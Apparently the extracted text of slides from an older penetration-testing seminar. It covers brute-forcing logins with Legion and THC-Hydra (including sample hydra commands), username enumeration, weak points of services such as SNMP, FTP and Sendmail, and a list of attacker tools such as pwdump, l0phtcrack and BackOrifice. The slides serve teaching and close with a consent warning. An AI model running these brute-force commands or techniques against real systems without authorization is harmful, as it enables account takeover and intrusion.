 Maximum number of authentication attempts will be 11881376
 Engaging target 172.16.105.1 with HTTP (Basic Auth)

9%

Timeout Reject Auth Seq Throttle Quick Kill

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

U:admin P:afuzj

501 Attempts per second

Estimated 5:56:41 remaining



Legion



brute force attacks under Unix

Some common services prone to brute-force:

- telnet
- SSH (yes, even this if Password authentication is on)
- Web
- FTP
- R-commands



Using THC-Hydra

For all UNIXes and Win32 with Cygwin, ARM Handhelds with Linux, Palm Organizer

Supports over 25 protocol to brute force:

- TELNET, FTP, HTTP, HTTPS, HTTP-PROXY, LDAP, SMB, SMBNT, MS SQL, MYSQL, REXEC, SOCKS5, VNC, POP3, IMAP, NNTP, PCNFS, ICQ, SAP/R3, Cisco auth, Cisco enable, SMTP-AUTH, SSH2, SNMP, CVS, Cisco AAA.







Usage:

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hydra -l guest -p guest2000 target.com telnet
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```
hydra -L logins.txt -P passwords.txt target.com vnc
```

Its free >> <http://www.thc.org/thc-hydra>





obtaining usernames

The /etc/passwd file

Mail: expn, vrfy

Mail: “undeliverable mail”

Mail: account names

login error messages (e.g. cvs)

FTP, WWW bugs: ~username

Sniffing clear text protocols

Social engineering

Pattern recognition (guessing)



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Miscellaneous Hints

Come here kitty, kitty ...



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Unix and Standard services

Hacking in wonderland



Profile: *SNMP*

Port: 161 UDP

SNMP has two default passwords: public, private

Tools such as snmpwalk good for enumerating entries



Profile: TFTP

Port: 69 UDP

Typically used to boot diskless workstations or network devices such as routers

No username or password

Good for sending around files from hacked systems



Profile: FTP

Port: 21

Allows upload and download of files from a remote system

Many ftp server allow anonymous access

- Interesting files? Warez Archive?
- OS detection

May be vulnerable to buffer overflow

Can also be used for bounce attacks

Possible User enumeration



Profile: Sendmail

Port: 25

Mail transfer agent used on many Unix systems

Can be used to identify accounts via the VRFY and EXPN commands

Some version susceptible to denial of service and buffer overflows

Long list of vulnerabilities



Profile: RPC

Remote Procedure Call

Allow a program on one computer to execute code on a remote system



Profile: Web

Port: 80

Apache is most common

Not as many attacks as IIS

Always check URLs for embedded commands



Web based hacking

A cgi scanner (whisker) will reveal the presence of cgis with known vulnerabilities

Bruteforcing the directory structure may reveal interesting files

Manual parameter testing may reveal programming errors



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The Attackers Toolkits

Reload ...



the Windows hacker toolkit

Cygwin – Unix like environment for Windows (provides many UNIX command line tools including shell & compiler)

WinVNC – remote control software, useful for compromised machines

NMAP (Win32 port) – available from insecure.org

pwdump3

sid2user / user2sid

a lot of tools from the Resource Kit(s) are more than helpful

- rpcdump
- nltest
- ...



the Windows hacker toolkit

- Brutus – Brute force utility
 - Mingsweeper – TCP/IP scanning tool
 - Superscan – TCP/IP scanning tool
 - MPTraceroute – Like Hping2
 - SamSpade – Footprinting tool
 - NessusWX – Nessus interface
 - ISS Scanner / Cyber Cop
 - Netstumbler – Wireless LAN Scanner
 - WinDump – tcpdump for Windows
- Finger – Backdoor tool
 - NetBios Auditing Tool (NAT)
 - Netcat - Enumeration tool
 - Legion – Enumeration tool
 - LC4 (l0phtcrack)
 - Getadmin – Privilege escalation tool
 - PushVNC
 - enum – enumeration tool
 - pstools – for various uses
 - nc.exe – win32 port of the netcat util



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Questions?

Thank you!



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Course Closure

Links, Tools, Pointers, Web sites, Mailing lists, points of contact, ...



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- Defcon
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Literature and Links

Literature:

- **Simson Garfinkel: Practical Unix and Internet Security**
- **Chapman & Zwicky: Building Internet Firewalls**
- **Cheswick & Bellovin: Firewalls and Internet Security**
- **<several>: Hacking Exposed**
- **<several>: Hacking W2K Exposed**
- **Anonymous: Maximum Security**
- **Stevens: TCP/IP Illustrated Vol.1**
- **Stevens: UNIX Network Programming**
- **Schneier: Applied Cryptography**
- **Schneier: Secrets and Lies**
- **Ross Andersen: Security Engineering**



Literature and Links

Security:

<http://www.securityfocus.com>

<http://www.alw.nih.gov/Security>

<http://sites.inka.de/sites/lina/freefire-l>

<http://www.cert.org>

Hacking:

<http://packetstormsecurity.org>

<http://www.thc.org>

<http://www.phenoelit.de>

<http://www.phrack.com>

<http://www.packetfactory.net>



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- nessus <http://www.nessus.org>
- amap <http://www.thc.org>
- nmap <http://www.insecure.org/nmap>
- netcat <http://www.atstake.com>
- stunnel <http://www.stunnel.org>
- hping2 <http://hping2.sourceforge.net>
- icmpush <http://hispack.ccc.de>
- hydra <http://www.thc.org>
- parasite <http://www.thc.org>
- anti-sniff <http://www.securitysoftwaretech.com/antisniff/>
- thc-scan <http://www.thc.org>



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- cheops <http://cheops-ng.sourceforge.net/>
- coroners toolkit <http://www.porcupine.org/forensics>
- nids <http://www.packetfactory.net/Projects/Libnids>
- libnet <http://www.packetfactory.net/Projects/Libnet>
- ethereal <http://www.ethereal.com>
- john <http://www.openwall.com>
- backorifice <http://sourceforge.net/projects/bo2k/>
- netbus <http://surf.to/netbuster>
- Dsniff <http://www.monkey.org/~dugsong/dsniff/>
- snort <http://www.snort.org>



REMINDER!

Hacking - unauthorized intrusion and unauthorized reading of data - is illegal!

The goal of this seminar is NOT to make a hacker/criminal out of you!

Use the learned knowledge only for testing for the existence of the security vulnerabilities – with full consent of the system owner and your superior!



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Thank you!

